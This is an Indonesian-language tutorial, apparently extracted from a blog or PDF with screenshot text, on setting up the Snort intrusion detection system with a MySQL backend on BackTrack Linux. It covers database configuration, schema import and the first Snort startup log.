
Maka terminal akan mengeluarkan output konfigurasi kembali untuk snort. Beberapa informasi kembali ditanyakan snort-mysql setup. Yang pertama adalah snort-mysql bertanya apakah status dirinya pada auto boot jika sistem di reboot atau harus dijalankan secara manual



Sebagai contoh saya memilih opsi “boot”




Pertanyaan selanjutnya anda harus memilih interface yang akan di gunakan snort-mysql dalam melakukan monitoring. Sebagai contoh saya memilih eth0 sebagai interface aktif saya.





Kemudian sekali lagi anda diminta untuk memasukan range ip address subnet yang akan di monitoring.

Pernyataan berikutnya adalah apakah snort akan menon-aktifkan kondisi promiscuous pada interface yang di pilih. Saya sarankan untuk memilih "no"




Snort bertanya apakah anda akan mengaktifkan auto report email dalam hal ini saya memilih tidak.








Snort akan memandu anda dalam mengisi konfigurasi database.





Isikan informasi database anda di mulai dari database server, database name, user dan password.






Browse and run installed applications
Fri Mar 1, 11:29 PM
root@bt: ~
File Edit View Terminal Help
Package configuration
Configuring snort-mysql
Please specify a database server username with write access to the database.
Username for database access:
root
<Ok>
VBOXADDITIONS_4.2.6_82870
the quieter you become, the more you are able to hear
root@bt: ~
[root@bt: ~]


Applications Places System
Change desktop appearance and behavior, get help, or log out
Fri Mar 1, 11:29 PM
root@bt: ~
File Edit View Terminal Help
Package configuration
Configuring snort-mysql
Please enter the password to use to connect to the Snort Alert database.
Password for the database connection:
****
<Ok>
VBOXADDITIONS_4.2.6_82870
the quieter you become, the more you are able to hear
root@bt: ~
[root@bt: ~]



Jika sudah selesai dalam urusan membuat database. Tiba saatnya kita untuk mengkoneksikan snort dengan database yang sudah kita buat. Pola database telah disediakan snort-mysql yang dapat kita akses pada direktori

```
root@bt:~# cd /usr/share/doc/snort-mysql/
root@bt:/usr/share/doc/snort-mysql# ls
AUTHORS               NEWS.Debian.gz                README.gz
BUGS                  NEWS.gz                       README.Maintainer
changelog.Debian.gz   README.csv                    README.PLUGINS
changelog.gz          README-database.Debian        snort_rules.html
copyright             README.database.gz            USAGE.gz
create_mysql.gz       README-database-upgrade.Debian
CREDITS.gz            README.FLEXRESP
```

Masukan create_mysql.gz yang merupakan pola default database snort.

```
root@bt:/usr/share/doc/snort-mysql# zcat create_mysql.gz | mysql -u root -h
localhost -p snort
Enter password:
```

Ok, saat ini database telah di export ke dalam database “snort” Saya akan memeriksa apakah benar database tersebut sudah di input.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| snort              |
+--------------------+
3 rows in set (0.00 sec)

mysql> use snort
Reading table information for completion of table and column names
```

```
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------+
| Tables_in_snort  |
+------------------+
| data             |
| detail           |
| encoding         |
| event            |
| icmphdr          |
| iphdr            |
| opt              |
| reference        |
| reference_system |
| schema           |
| sensor           |
| sig_class        |
| sig_reference    |
| signature        |
| tcphdr           |
| udphdr           |
+------------------+
16 rows in set (0.00 sec)
```

Yup seperti ouput di atas, kita telah berhasil menginput pola database snort-msyql kedalam database yang telah kita buat sebelumnya. Sejauh ini dapat dikatakan bahwa kita sukses.

Selanjutnya kita harus meremove file pending database agar proses snort dapat di esekusi.

```
root@bt:~# rm -rf /etc/snort/db-pending-config
```

Snort telah siap di gunakan, kita akan mencoba menjalankan proses snort server.

```
root@bt:/usr/share/doc/snort-mysql# snort -c /etc/snort/snort.conf -i eth0

Initializing rule chains...
Warning: /etc/snort/rules/dos.rules(42) => threshold (in rule) is deprecated; use
detection_filter instead.

ERROR: /etc/snort/rules/community-smtp.rules(13) => !any is not allowed
Fatal Error, Quitting..
```

Ups , terdapat error pada rules “community-smtp.rules” cobalah untuk mendisabled rulles tersebut terlebih dahulu dengan uncomment rulles tersebut pada file configurasi /etc/snort/snort.conf

```
root@bt:/usr/share/doc/snort-mysql# vim /etc/snort/snort.conf
```

Lakukan hal tersebut setiap kali mendapatkan error pada rules yang lain.

```
root@bt:/usr/share/doc/snort-mysql# snort -c /etc/snort/snort.conf -i eth0
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1521 ]
PortVar 'FTP_PORTS' defined :  [ 21 ]
Tagged Packet Limit: 256
Loading dynamic engine /usr/lib/snort_dynamicengine/libsf_engine.so... done
Loading all dynamic preprocessor libs from /usr/lib/snort_dynamicpreprocessor/...
  Loading dynamic preprocessor library
/usr/lib/snort_dynamicpreprocessor//libsf_ftptelnet_preproc.so... done
  Loading dynamic preprocessor library
/usr/lib/snort_dynamicpreprocessor//libsf_ssl_preproc.so... done
  Loading dynamic preprocessor library
/usr/lib/snort_dynamicpreprocessor//libsf_dcerpc_preproc.so... done
  Loading dynamic preprocessor library
/usr/lib/snort_dynamicpreprocessor//lib_sfdynamic_preprocessor_example.so... done
  Loading dynamic preprocessor library
/usr/lib/snort_dynamicpreprocessor//libsf_ssh_preproc.so... done
  Loading dynamic preprocessor library
/usr/lib/snort_dynamicpreprocessor//libsf_smtp_preproc.so... done
  Loading dynamic preprocessor library
/usr/lib/snort_dynamicpreprocessor//libsf_dce2_preproc.so... done
  Loading dynamic preprocessor library
/usr/lib/snort_dynamicpreprocessor//libsf_dns_preproc.so... done
  Finished Loading all dynamic preprocessor libs from
/usr/lib/snort_dynamicpreprocessor/
Log directory = /var/log/snort
Frag3 global config:
    Max frags: 65536
    Fragment memory cap: 4194304 bytes
Frag3 engine config:
    Target-based policy: FIRST
    Fragment timeout: 60 seconds
    Fragment min_ttl:   1
    Fragment Problems: 1
    Overlap Limit:     10
    Min fragment Length:     0
Stream5 global config:
    Track TCP sessions: ACTIVE
    Max TCP sessions: 8192
    Memcap (for reassembly packet storage): 8388608
